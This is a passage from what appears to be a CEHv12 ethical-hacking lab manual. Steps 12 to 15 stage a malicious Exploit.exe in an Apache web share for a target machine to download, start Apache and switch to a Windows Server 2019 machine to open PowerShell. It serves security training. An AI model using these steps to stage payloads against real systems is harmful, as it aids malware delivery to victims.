


12. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **/home/attacker** to the shared location using the below commands:

    - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
    - Type **chmod -R 755 /var/www/html/share** and press **Enter**
    - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
    - Copy the malicious file to the shared location by typing **cp /home/attacker/Exploit.exe /var/www/html/share** and pressing **Enter**




13. Now, start the Apache service. To do this, type **service apache2 start** and press **Enter**.




14. Click **CEHv12 Windows Server 2019** to switch to **Windows Server 2019** machine.


15. In the **Type here to search** field of the **Desktop**, type **powershell** and click **Windows PowerShell** to launch a PowerShell.



